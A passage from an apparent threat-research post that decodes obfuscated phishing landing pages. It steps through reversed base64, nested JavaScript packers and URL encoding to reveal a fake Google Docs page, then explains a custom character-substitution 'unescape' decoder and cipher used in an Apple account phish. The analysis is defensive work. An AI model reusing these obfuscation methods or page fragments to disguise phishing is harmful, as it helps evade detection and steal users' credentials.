yIDMywXRJBjM8RXdvLXYMNXy0BjM8xWah1WorXdhVmczIDf4BXNzAjM8xWZyIDfhJXYrNXdLRDM0ATd81WZ1gdf4FwbwIDfhh2Y0BXYjx3Mw
IDfyV2Znlmc0hJm8dTM4ITZhnJm8xHew8DMxAjM8hHcwYjMwIDfoR3b1BjM8hHc4IDMyw3buBjM8RXYlBXZyx3cpNHcpxGblBjM8d3bsZmcLZ
3b8d2ctx3MyUzMWm2MywHnWkVazEnW8RHeLRHf8Gdkl2dyIDfzMzMzIDf4BX0wIDfzJXZd3byJGMwXZsJWY0BjM8BDM4AjM852bpRHcvBj
M8BD0wIDfzVwbhJnZ5V2a8BT0wIDf4BHM3IDMywHdzFGbBNDfLJ3bmVmYBNDfyFwZsNGMywHew8TnyAjM8hHczcDMywHdodWamXnbv1GdhJXd
kxnbat0NpBTR4Q1MIVVY0FHeSV0a04mcCV3TltkKNGf3t2N1pFSz8WeuBVR8JwMhJT05MjM8djY1VjZyMjM8NDawIDfNhVd8h2RsBD02q2RZ

```

Figure 17: The now-familiar flipped base64 encoding

Upon flipping and base64 decoding, we are presented with a nested dean edwards JavaScript packer. This packer is very popular and easily decoded. Websites like <http://jsbeautifier.org/> or tools like JSDetox (<http://www.relentless-coding.org/projects/jsdetox>) have no problem decoding it.

The initial packed code is shown below (Fig. 18):



```

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^,/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;while(c--)if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])};return p}('nP(eV(p,a,c,k,e,d){e=eV(c){eU(c<a?\\':e(g0(c/a)))+(c=c%a)>35?h0.fs(c+29):c.f5(36))};gn(c--){if(k[c]){p=p.kB(1l iM(\\'\\\\\\\\b\\'+e(c)+\\'\\\\\\\\b\\',\\'g\\'),k[c])}}eU p){\\'5T 6E=\\'\\'3C%8b%5l%3E%2%8a%8d%3D%50%22%3E%2%20%20%8h%3E%2%20%20%6w%8f%3D%8y-8%22%3E%2%20%20%6w%2V%3D%8j%8n%2C%8o-8r%8p%22%2r%3D%8w%22%3E%2%20%8k%8l%6y%3C/8z%3E%2%1o%3E%2%20%5l%2C%7j%20%7B%2%20%u-2W%3A%7G%2C%7y-7J%3B%2%20%h%3A%20%1b%3B%2%20%y%3A%b%3B%2%20%0%3A%b%3B%2%20%j%3A%b%3B%2%20%16%3A%1u%3B%2%20%X%3A%3f%25%3B%2%20%4q-17%3A%3f%25%3B%2%20%u-L%3A%2B%3B%2%20%P%3A%20%5u%3B%2%20%5A%3A%5z%3B%2%20%20-q-8i-L-8e%3A%Q%3B%2%20%20%7D%2%20%8C%2C%2%20%v%w%8s%5D%2C%2%20%v%w%7x%5D%20%7B%2%20%u-2W%3A%7G%2C%7y-7J%3B%2%20%u-L%3A%2B%3B%2%20%20%7D%2%20%2R%2C%2%20%2R%12%2C%2%20%2R%3H%20%7B%2%20%P%3A%20%8g%3B%2%20%3W%3A%4v%3B%2%20%18-3z%3A%Q%3B%2%20%20%7D%2%20%2R%12%20%7B%2%20%18-3z%3A%8c%3B%2%20%20%7D%2%20%3L%20%7B%2%20%u-L%3A%1Z%3B%2%20%P%3A%20%7M%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4I%3B%2%20%20%7D%2%20%4y%20%7B%2%20%u-L%3A%4a%3B%2%20%P%3A%20%7M%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4C%3B%2%20%20%7D%2%20%v%w%4d%5D%2C%2%20%v%w%58%5D%2C%2%20%v%w%4e%5D%2C%2%20%v%w%53%5D%2C%2%20%v%w%4f%5D%2C%2%20%v%w%57%5D%20%7B%2%20%20-B-59%3A%Q%3B%2%20%20-q-59%3A%Q%3B%2%20%88%3A%Q%3B%2%20%R%3A%3c-4L%3B%2%20%X%3A%4E%3B%2%20%0%3A%b%4H%3B%2%20%y%3A%b%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%b%N%20%85%3B%2%20%j-10%3A%b%N%20%8u%3B%2%20%20-B-z-1v%3A%j-z%3B%2%20%20-q-z-1v%3A%j-z%3B%2%20%1q-1v%3A%j-z%3B%2%20%20-B-W-H%3A%b%3B%2%20%20-q-W-H%3A%b%3B%2%20%j-H%3A%b%3B%2%20%u-L%3A%1e%3B%2%20%P%3A%20%5u%3B%2%20%20%7D%2%20%v%w%4d%5D%12%2C%2%20%v%w%58%5D%12%2C%2%20%v%w%4e%5D%12%2C%2%20%v%w%53%5D%12%2C%2%20%v%w%4f%5D%12%2C%2%20%v%w%57%5D%12%20%7B%2%20%j%3A%b%N%20%8B%3B%2%20%j-10%3A%b%N%20%8t%3B%2%20%20-B-z-F%3A%1d%b%b%b%A%G%E%f%f%f.1%29%3B%2%20%20-q-z-F%3A%1d%b%b%A%G%E%f%f%f.1%29%3B%2%20%1q-F%3A%1d%b%b%A%G%E%f%f%f.1%29%3B%2%20%20%7D%2%20%v%w%4d%5D%1n%2C%2%20%v%w%58%5D%1n%2C%2%20%v%w%4e%5D%1n%2C%2%20%v%w%53%5D%1n%2C%2%20%v%w%4f%5D%1n%2C%2%20%v%w%57%5D%1n%20%7B%2%20%60%3A%Q%3B%2%20%j%3A%b%N%20%Z%3B%2%20%20-B-z-F%3A%1d%b%b%A%G%E%f%f%f.3%29%3B%2%20%20-q-z-F%3A%1d%b%b%A%G%E%f%f%f.3%29%3B%2%20%1q-F%3A%1d%b%b%A%G%E%f%f%f.3%29%3B%2%20%20%7D%2%20%v%w%31%5D%2C%2%20%v%w%45%5D%20%7B%2%20%20-q-59%3A%Q%3B%2%20%R%3A%3c-4L%3B%2%20%M%3A%2B%3B%2%20%X%3A%2B%3B%2%20%y%3A%b%3B%2%20%3W%3A%4v%3B%2%20%7H-2l%3A%5S%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%b%N%20%5R%3B%2%20%20-B-W-H%3A%b%3B%2%20%20-q-W-H%3A%b%3B%2%20%j-H%3A%b%3B%2%20%20-B-z-1v%3A%j-z%3B%2%20%20-q-z-1v%3A%j-z%3B%2%20%1q-1v%3A%j-z%3B%2%20%16%3A%4b%3B%2%20%20%7D%2%20%v%w%31%5D%3u%2C%2%20%v%w%45%5D%3u%20%7B%2%20%h%3A%20%89%3B%2%20%20%7D%2%20%v%w%31%5D%12%20%7B%2%20%j-V%3A%20%5R%3B%2%20%20-B-z-F%3A%1d%b%b%A%G%E%f%f%f.1%29%3B%2%20%20-q-z-F%3A%1d%b%b%A%G%E%f%f%f.1%29%3B%2%20%1q-F%3A%1d%b%b%A%G%E%f%f%f.1%29%3B%2%20%20%7D%2%20%v%w%45%5D%20%7B%2%20%20-B-W-H%3A%1L%3B%2%20%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%M%3A%1e%3B%2%20%X%3A%1e%3B%2%20%20%7D%2%20%v%w%31%5D%52%2C%2%20%v%w%45%5D%52%20%7B%2%20%h%3A%20%1b%3B%2%20%20%7D%2%20%v%w%45%5D%52%3A%4J%20%7B%2%20%2V%3A%20%27%27%3B%2%20%R%3A%1M%3B%2%20%16%3A%4b%3B%2%20%1j%3A%2s%3B%2%20%1h%3A%2s%3B%2%20%M%3A%5J%3B%2%20%X%3A%5J%3B%2%20%h%3A%20%86%3B%2%20%20-B-W-H%3A%1L%3B%2%20%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%7D%2%20%v%w%31%5D%52%3A%4J%20%7B%2%20%2V%3A%4G%5P%3A//i.1p.S/8A.1y%6D%29%3B%2%20%R%3A%1M%3B%2%20%16%3A%1u%3B%2%20%1j%3A%20-8m%3B%2%20%1h%3A%20-8v%3B%2%20%20%7D%2%20%v%w%31%5D%1n%20%7B%2%20%60%3A%Q%3B%2%20%j-V%3A%20%Z%3B%2%20%20%7D%2%20%20.7S-2j%20%7B%2%20%R%3A%1M%3B%2%20%u-1J%3A%4C%3B%2%20%y%3A%20.3T%b%3B%2%20%20%7D%2%20%20.3Z-2j%20%7B%2%20%16%3A%1u%20%61%3B%2%20%6g%3A%6c%7R%b%b%b%29%3B%20/*%84%2C%83%20*/%2%20%6g%3A%6c%7R%2C%b%2C%b%2C%b%29%3B%2%20%X%3A%1Q%3B%2%20%M%3A%1Q%3B%2%20%49%3A%2f%3B%2%20%63%3A%2f%3B%2%20%20%7D%2%20%v%w%31%5D.2b-1U%2C%2%20%v%w%4d%5D.2b

```

Figure 18: The initial packed code utilizing a dean edwards JavaScript packer

After the first round of unpacking:



```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('5T6E=\\'%3C%8b%51%3E%2%8a%8d%3D%50%22%3E%2%20%20%8h%3E%2%20%20%6w%8f%3D%8y-8%22%3E%2%20%20%6w%2V%3D%8j%8n%2C%8o-8r%8p%22%2r%3D%8w%22%3E%2%20%8k%8l%6y%3C/8z%3E%2%1o%3E%2%20%5l%2C%7j%20%7B%2%20u-2w%3A%7G%2C%7y-7J%3B%20%h%3A%20%1b%3B%2%20%y%3A%b%3B%2%20%0%3A%b%3B%2%20%j%3A%b%3B%2%20%16%3A%1u%3B%2%20%X%3A%3f%25%3B%2%20%4q-17%3A%3f%25%3B%2%20%u-L%3A%2B%3B%2%20%P%3A%20%5u%3B%2%20%5A%3A%5z%3B%2%20%20-q-8i-L-8e%3A%Q%3B%2%20%20%7D%2%20%8C%2C%2%20%v%w%8s%5D%2C%2%20%v%w%7x%5D%20%7B%2%20%u-2w%3A%7G%2C%7y-7J%3B%2%20%u-L%3A%2B%3B%2%20%20%7D%2%20%2R%2C%2%20%2R%12%2C%2%20%2R%3H%20%7B%2%20%P%3A%20%8g%3B%2%20%3W%3A%4v%3B%2%20%18-3z%3A%Q%3B%2%20%20%7D%2%20%2R%12%20%7B%2%20%18-3z%3A%8c%3B%2%20%20%7D%2%20%3L%20%7B%2%20%u-L%3A%1Z%3B%2%20%P%3A%20%7M%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4I%3B%2%20%20%7D%2%20%4y%20%7B%2%20%u-L%3A%4a%3B%2%20%P%3A%20%7M%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4C%3B%2%20%20%7D%2%20%v%w%4d%5D%2C%2%20%v%w%58%5D%2C%2%20%v%w%4e%5D%2C%2%20%v%w%53%5D%2C%2%20%v%w%4f%5D%2C%2%20%v%w%57%5D%20%7B%2%20%20-B-59%3A%Q%3B%2%20%20-q-59%3A%Q%3B%2%20%88%3A%Q%3B%2%20%R%3A%3c-3%29%3B%2%20%X%3A%4E%3B%2%20%0%3A%b%4H%3B%2%20%y%3A%b%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%m%N%20%85%3B%2%20%j-10%3A%m%N%20%8u%3B%2%20%20-B-z-1v%3A%j-z%3B%2%20%20-q-z-1v%3A%j-z%3B%2%20%1q-1v%3A%j-z%3B%2%20%20-B-W-H%3A%m%3B%2%20%20-q-W-H%3A%m%3B%2%20%j-H%3A%m%3B%2%20%u-L%3A%1e%3B%2%20%P%3A%20%5u%3B%2%20%20%7D%2%20%v%w%4d%5D%12%2C%2%20%v%w%58%5D%12%2C%2%20%v%w%4e%5D%12%2C%2%20%v%w%53%5D%12%2C%2%20%v%w%4f%5D%12%2C%2%20%v%w%57%5D%12%20%7B%2%20%j%3A%m%N%20%88%3B%2%20%j-10%3A%m%N%20%8t%3B%2%20%20-B-z-F%3A%1d%b%b%a%G%E%f%f%1%29%3B%2%20%20-q-z-F%3A%1d%b%b%a%G%E%f%f%1%29%3B%2%20%1q-F%3A%1d%b%b%a%G%E%f%f%1%29%3B%2%20%20%7D%2%20%v%w%4d%5D%1n%2C%2%20%v%w%58%5D%1n%2C%2%20%v%w%4e%5D%1n%2C%2%20%v%w%53%5D%1n%2C%2%20%v%w%4f%5D%1n%2C%2%20%v%w%57%5D%1n%20%7B%2%20%60%3A%Q%3B%2%20%j%3A%m%N%20%Z%3B%2%20%20-B-z-F%3A%1d%b%b%a%G%E%f%f%3%29%3B%2%20%20-q-z-F%3A%1d%b%b%a%G%E%f%f%3%29%3B%2%20%1q-F%3A%1d%b%b%a%G%E%f%f%4L%3B%2%20%M%3A%2B%3B%2%20%X%3A%2B%3B%2%20%y%3A%b%3B%2%20%3W%3A%4v%3B%2%20%7H-2l%3A%5S%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%m%N%20%5R%3B%2%20%20-B-W-H%3A%m%3B%2%20%20-q-W-H%3A%m%3B%2%20%j-H%3A%m%3B%2%20%20-B-z-1v%3A%j-z%3B%2%20%20-q-z-1v%3A%j-z%3B%2%20%1q-1v%3A%j-z%3B%2%20%16%3A%4b%3B%2%20%20%7D%2%20%v%w%431%5D%3u%2C%2%20%v%w%45%5D%3u%20%7B%2%20%h%3A%20%89%3B%2%20%20%7D%2%20%v%w%431%5D%12%20%7B%2%20%j-V%3A%20%5R%3B%2%20%20-B-z-F%3A%1d%b%b%a%G%E%f%f%1%29%3B%2%20%20-q-z-F%3A%1d%b%b%a%G%E%f%f%1%29%3B%2%20%1q-F%3A%1d%b%b%a%G%E%f%f%1%29%3B%2%20%20%7D%2%20%v%w%45%5D%20%7B%2%20%20-B-W-H%3A%1L%3B%2%20%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%W%3A%1e%3B%2%20%X%3A%1e%3B%2%20%20%7D%2%20%v%w%431%5D%52%2C%2%20%v%w%45%5D%52%20%7B%2%20%h%3A%20%1b%3B%2%20%20%7D%2%20%v%w%45%5D%52%3A%4J%20%7B%2%20%2V%3A%20%27%27%3B%2%20%R%3A%1M%3B%2%20%16%3A%4b%3B%2%20%1j%3A%2s%3B%2%20%1h%3A%2s%3B%2%20%W%3A%5J%3B%2%20%X%3A%5J%3B%2%20%h%3A%20%86%3B%2%20%20-B-W-H%3A%1L%3B%2%20%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%20%7D%2%20%v%w%431%5D%52%3A%4J%20%7B%2%20%2V%3A%4G%5P%3A//i.p.S/8A.1y%6D%29%3B%2%20%R%3A%1M%3B%2%20%16%3A%1u%3B%2%20%1j%3A%20-8m%3B%2%20%1h%3A%20-8v%3B%2%20%20%7D%2%20%v%w%431%5D%1n%20%7B%2%20%60%3A%Q%3B%2%20%j-V%3A%20%Z%3B%2%20%20%7D%2%20%20.7S-2j%20%7B%2%20%R%3A%1M%3B%2%20%u-1J%3A%4C%3B%2%20%y%3A%20.3T%b%3B%2%20%20%7D%2%20%20.3Z-2j%20%7B%2%20%16%3A%1u%20%61%3B%2%20%6g%3A%6c%7R%m%29%3B%20/*84%2C%83%20*/%2%20%6g%3A%6c%7R%2C%20%2C%20%29%3B%2%20%X%3A%1Q%3B%2%20%W%3A%1Q%3B%2%20%49%3A%2f%3B%2%20%63%3A%2f%3B%2%20%20%7D%2%20%v%w%431%5D.2b-1U%2C%2%20%v%w%4e%5D.2b-1U%2C%2%20%v%w%4f%5D.2b-1U%2C%2%20%v%w%53%5D.2b-1U%2C%2%20%v%w%57%5D.2b-1U%20%7B%2%20%j%3A%m%N%20%14%3B%2%20%20%7D%2%20%20.1U-9B%20%7B%2%20%y%3A%20.3T%b%3B%2%20%R%3A%1M%3B%2%20%P%3A%20%14%3B%2%20%20-1E%3A%5h%3B%2%20%20%7D%2%20%20.3v-2G%20%7B%2%20%h%3A%20%14%3B%2%20%0%3A%b%5V%3B%2%20%P%3A%20%1b%3B%2%20%u-1J%3A%4C%3B%2%20%R%3A%3c-4L%3B%2%20%20-B-W-H%3A%1L%3B%2%20%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%18-3z%3A%Q%3B%2%20%16%3A%4b%3B%2%20%1j%3A%1Q%3B%2%20%20%7D%2%20%20.3v-2G%3H%20%7B%2%20%P%3A%20%1b%3B%2%20%20%7D%2%20%20.3v-2G%12%20%7B%2%20%P%3A%20%1b%3B%2%20%h%3A%20%9A%3B%2%20%18-3z%3A%Q%3B%2%20%20%7D%2%20%20.3v-2G%3u%20%7B%2%20%1w%3A%2n%3B%2%20%h%3A%20%9D%3B%2%20%20%7D%2%20%20.9G%20%7B%2%20%16%3A%4b%3B%2%20%4q-1E%3A%3f%25%3B%2%20%20%7D%2%20%20.62%20%7B%2%20%0%3A%b%6S%3B%2%20%20%7D%2%20%20.9F%20%7B%2%20%0-U%3A%9E%3B%2%20%20%7D%2%20%20/*6B%9w%9q%20*/%2%20%20.4X%9n%2C%2%20%20.4X%4J%20%7B%2%20%2V%3A%20%22%22%3B%2%20%R%3A%9v%3B%2%20%20%7D%2%20%20.4X%4J%20%7B%2%20%9t%3A%9H%3B%2%20%20%7D%2%20%20/*6B%9w%8D/7%20%9U%9Y%29%20*/%2%20%20.4X%20%7B%2%20%a2%9T%3B%2%20%20%7D%2%20%20.19-1c-1P%20%7B%2%20%7P%3A%7K%3B%2%20-U%3A%m%N%20%5m%3B%2%20%9S%3A%2f%3B%2%20%20%7D%2%20%20.1c%20.4F%20%7B%2%20%9M%3A%1h%3B%2%20%1F-10%3A%2B%3B%2%20%1F-
```

Figure 19: The code after initial unpacking

After the second round of unpacking, the code is starting to emerge:



```
var _escape='%3C%21DOCTYPE%20html%3E%0A%3Chtml%20lang%3D%22en%22%3E%0A%20%20%3Chead%3E%0A%20%20%3Cmeta%20char
set%3D%22utf-8%22%3E%0A%20%20%3Cmeta%20content%3D%22width%3D300%2C%20initial-scale%3D1%22%20name%3D%22viewpor
t%22%3E%0A%20%3Ctitle%3EGoogle%20Docs%3C/title%3E%0A%3Cstyle%3E%0A%20%20html%2C%20body%20%7B%0A%20%20font-
family%3A%20Arial%2C%20sans-serif%3B%0A%20%20background%3A%20%23fff%3B%0A%20%20margin%3A%200%3B%0A%20%20paddi
ng%3A%200%3B%0A%20%20border%3A%200%3B%0A%20%20position%3A%20absolute%3B%0A%20%20height%3A%20100%25%3B%0A%20%2
0min-width%3A%20100%25%3B%0A%20%20font-
size%3A%2013px%3B%0A%20%20color%3A%20%23404040%3B%0A%20%20direction%3A%20ltr%3B%0A%20%20-webkit-text-size-adj
ust%3A%20none%3B%0A%20%20%7D%0A%20%20button%2C%0A%20%20input%5Btype%3Dbutton%5D%2C%0A%20%20input%5Btype%3Dsub
mit%5D%20%7B%0A%20%20font-family%3A%20Arial%2C%20sans-serif%3B%0A%20%20font-size%3A%2013px%3B%0A%20%20%7D%0A%
20%20a%2C%0A%20%20a%3Ahover%2C%0A%20%20a%3Avisited%20%7B%0A%20%20color%3A%20%23427fed%3B%0A%20%20cursor%3A%20
pointer%3B%0A%20%20text-decoration%3A%20none%3B%0A%20%20%7D%0A%20%20a%3Ahover%20%7B%0A%20%20text-
decoration%3A%20underline%3B%0A%20%20%7D%0A%20%20h1%20%7B%0A%20%20font-
size%3A%2020px%3B%0A%20%20color%3A%20%23262626%3B%0A%20%20margin%3A%200%200%2015px%3B%0A%20%20font-
weight%3A%20normal%3B%0A%20%20%7D%0A%20%20h2%20%7B%0A%20%20font-
size%3A%2014px%3B%0A%20%20color%3A%20%23262626%3B%0A%20%20margin%3A%200%200%2015px%3B%0A%20%20font-weight%3A%
20bold%3B%0A%20%20%7D%0A%20%20input%5Btype%3Demail%5D%2C%0A%20%20input%5Btype%3Dnumber%5D%2C%0A%20%20input%5B
type%3Dpassword%5D%2C%0A%20%20input%5Btype%3Dtel%5D%2C%0A%20%20input%5Btype%3Dtext%5D%2C%0A%20%20input%5Btype
%3Durl%5D%20%7B%0A%20%20-moz-appearance%3A%20none%3B%0A%20%20-webkit-
appearance%3A%20none%3B%0A%20%20appearance%3A%20none%3B%0A%20%20display%3A%20inline-block%3B%0A%20%20height%3
A%2036px%3B%0A%20%20padding%3A%200%208px%3B%0A%20%20margin%3A%200%3B%0A%20%20background%3A%20%23fff%3B%0A%20%
20border%3A%201px%20solid%20%23d9d9d9%3B%0A%20%20border-top%3A%201px%20solid%20%23c0c0c0%3B%0A%20%20-moz-box-
sizing%3A%20border-box%3B%0A%20%20-webkit-box-sizing%3A%20border-box%3B%0A%20%20box-sizing%3A%20border-
box%3B%0A%20%20-moz-border-radius%3A%201px%3B%0A%20%20-webkit-border-radius%3A%201px%3B%0A%20%20border-
radius%3A%201px%3B%0A%20%20font-size%3A%2015px%3B%0A%20%20color%3A%20%23404040%3B%0A%20%20%7D%0A%20%20input%5
Btype%3Demail%5D%3Ahover%2C%0A%20%20input%5Btype%3Dnumber%5D%3Ahover%2C%0A%20%20input%5Btype%3Dpassword%5D%3A
hover%2C%0A%20%20input%5Btype%3Dtel%5D%3Ahover%2C%0A%20%20input%5Btype%3Dtext%5D%3Ahover%2C%0A%20%20input%5Bt
ype%3Durl%5D%3Ahover%20%7B%0A%20%20border%3A%201px%20solid%20%23b9b9b9%3B%0A%20%20border-
top%3A%201px%20solid%20%23a0a0a0%3B%0A%20%20-moz-box-shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0
.1%29%3B%0A%20%20-webkit-box-shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.1%29%3B%0A%20%20box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.1%29%3B%0A%20%20%7D%0A%20%20input%5Btype%3Demail%5D%
3Afocus%2C%0A%20%20input%5Btype%3Dnumber%5D%3Afocus%2C%0A%20%20input%5Btype%3Dpassword%5D%3Afocus%2C%0A%20%20
input%5Btype%3Dtel%5D%3Afocus%2C%0A%20%20input%5Btype%3Dtext%5D%3Afocus%2C%0A%20%20input%5Btype%3Durl%5D%3Afo
cus%20%7B%0A%20%20outline%3A%20none%3B%0A%20%20border%3A%201px%20solid%20%234d90fe%3B%0A%20%20-moz-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20-webkit-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20%7D%0A%20%20input%5Btype%3Demail%5D%
3Afocus%2C%0A%20%20input%5Btype%3Dnumber%5D%3Afocus%2C%0A%20%20input%5Btype%3Dpassword%5D%3Afocus%2C%0A%20%20
input%5Btype%3Dtel%5D%3Afocus%2C%0A%20%20input%5Btype%3Dtext%5D%3Afocus%2C%0A%20%20input%5Btype%3Durl%5D%3Afo
cus%20%7B%0A%20%20outline%3A%20none%3B%0A%20%20border%3A%201px%20solid%20%234d90fe%3B%0A%20%20-moz-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20-webkit-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20%7D%0A%20%20input%5Btype%3Demail%5D%
3Afocus%2C%0A%20%20input%5Btype%3Dnumber%5D%3Afocus%2C%0A%20%20input%5Btype%3Dpassword%5D%3Afocus%2C%0A%20%20
input%5Btype%3Dtel%5D%3Afocus%2C%0A%20%20input%5Btype%3Dtext%5D%3Afocus%2C%0A%20%20input%5Btype%3Durl%5D%3Afo
cus%20%7B%0A%20%20outline%3A%20none%3B%0A%20%20border%3A%201px%20solid%20%234d90fe%3B%0A%20%20-moz-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20-webkit-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20%7D%0A%20%20input%5Btype%3Demail%5D%
3Afocus%2C%0A%20%20input%5Btype%3Dnumber%5D%3Afocus%2C%0A%20%20input%5Btype%3Dpassword%5D%3Afocus%2C%0A%20%20
input%5Btype%3Dtel%5D%3Afocus%2C%0A%20%20input%5Btype%3Dtext%5D%3Afocus%2C%0A%20%20input%5Btype%3Durl%5D%3Afo
cus%20%7B%0A%20%20outline%3A%20none%3B%0A%20%20border%3A%201px%20solid%20%234d90fe%3B%0A%20%20-moz-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20-webkit-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20%7D%0A%20%20input%5Btype%3Demail%5D%
3Afocus%2C%0A%20%20input%5Btype%3Dnumber%5D%3Afocus%2C%0A%20%20input%5Btype%3Dpassword%5D%3Afocus%2C%0A%20%20
input%5Btype%3Dtel%5D%3Afocus%2C%0A%20%20input%5Btype%3Dtext%5D%3Afocus%2C%0A%20%20input%5Btype%3Durl%5D%3Afo
cus%20%7B%0A%2
```

The last step to make it readable is to decode the URL encoding. Finally, we have the normalized phishing landing page.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta content="width=300, initial-scale=1" name="viewport">
    <title>Google Docs</title>
  <style>
    html, body {
      font-family: Arial, sans-serif;
      background: #fff;
      margin: 0;
      padding: 0;
      border: 0;
      position: absolute;
      height: 100%;
      min-width: 100%;
      font-size: 13px;
      color: #404040;
      direction: ltr;
      -webkit-text-size-adjust: none;
    }
    button,
    input[type=button],
    input[type=submit] {
      font-family: Arial, sans-serif;
      font-size: 13px;
    }
    a,
    a:hover,
    a:visited {
      color: #427fed;
      cursor: pointer;
      text-decoration: none;
    }
    a:hover {
      text-decoration: underline;
    }
    h1 {
      font-size: 20px;
      color: #262626;
      margin: 0 0 15px;
      font-weight: normal;
    }
  </style>

```

Figure 21: Normalized phishing landing page after decoding and unpacking

## Custom Encoding observed in Apple Account Phish

Another phishing landing obfuscation technique to discuss here is a custom character replacement that Proofpoint researchers observed associated with an Apple Account phishing scheme. Initially we are presented with a page that consists of two eval statements and two arrays at the end of the second eval statement. Looking closely at the array, it appears that it could be useful in decoding.



Figure 22: The encoded phishing landing

Figure 23: The character key that exists at the end of the phishing landing

Figure 24: The unescaped content of the first unescape section in the encoded phishing landing

If we decode the first eval statement we observe that the JavaScript “unescape” variable is rewritten, so that when the second section evals the code, it runs the “new unescape” rather than the normal JavaScript unescape command.

The first variable in the function is the code to deobfuscate, the second is the encoded characters, and the third is the key. If the variables were rewritten to make more sense, the code would look something like this.

```
unescape = function(obfuscatedCode, encodedCharacterArray, decodedCharacterArray) {
  obfuscatedCodeVariable = obfuscatedCode;
  for(counter = 0; counter < encodedCharacterArray.length; counter++) {
    obfuscatedCodeVariable = obfuscatedCodeVariable.replace(new RegExp(encodedCharacterArray[counter], "g"), decodedCharacterArray[counter]);
  }
  obfuscatedCodeVariable = obfuscatedCodeVariable.replace(new RegExp("%26", "g"), "&");
  obfuscatedCodeVariable = obfuscatedCodeVariable.replace(new RegExp("%3B", "g"), ";");
  document.write(obfuscatedCodeVariable.replace('<!--?-->?', '<!--?-->'));
  obfuscatedCode = "";
  encodedCharacterArray = "";
  decodedCharacterArray = "";
  obfuscatedCodeVariable = "";
};
```

Figure 25: Reformatted and rewritten code

This is simply a character replace using a cipher that looks something like this:

&0; - f	&34; - }
&1; - m	&35; - Z
&2; - C	&36; - T
&3; - H	&37; - f
&4; - [	&38; - *
&5; - d	&39; - (
&6; - M	&40; - +
&7; - E	&41; - y
&8; - c	&42; - n
&9; - V	&43; - =
&10; - {	&44; - L
&11; - G	&45; - t
&12; - r	&46; - k
&13; - v	&47; - s
&14; - ~	&48; - q
&15; - a	&49; - w
&16; - !	&50; - >
&17; - S	&51; - J
&18; - u	&52; - )
&19; - Y	&53; - ]
&20; - <	&54; - o
&21; - i	&55; - X
&22; - I	&56; - j
&23; - U	&57; - e
&24; - g	&58; - P
&25; - x	&59; - K
&26; - @	&60; - D
&27; - p	&61; - A
&28; - B	&62; - Q
&29; - N	&63; - l
&30; - h	&64; - W
&31; - _	&65; - R
&32; - -	&66; - 0
&33; - b	&67; - z

Figure 26: Cipher for text replace obfuscation



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-US" lang="en-US" dir="ltr">
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />

<head>
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<link rel="shortcut icon" href="#6#105;6#109;6#97;6#103;6#101;6#115;6#47;6#102;6#97;6#118;6#105;6#99;6#111;6#110;6#46;6#105;6#99;6#111;">
<!-- images/favicon.ico -->
<title>Verify - Complete Verification
</title>
<link rel="stylesheet" type="#6#116;6#101;6#120;6#116;6#47;6#99;6#115;6#115;" href="#6#105;6#109;6#97;6#103;6#101;6#115;6#47;6#110;6#97;6#118;6#105;6#103;6#97;6#116;6#105;6#111;6#110;6#46;6#99;6#115;6#115;" id="#6#103;6#108;6#111;6#98;6#97;6#108;6#104;6#101;6#97;6#100;6#101;6#114;6#45;6#115;6#116;6#121;6#108;6#101;6#115;6#104;6#101;6#101;6#116;">
</link>
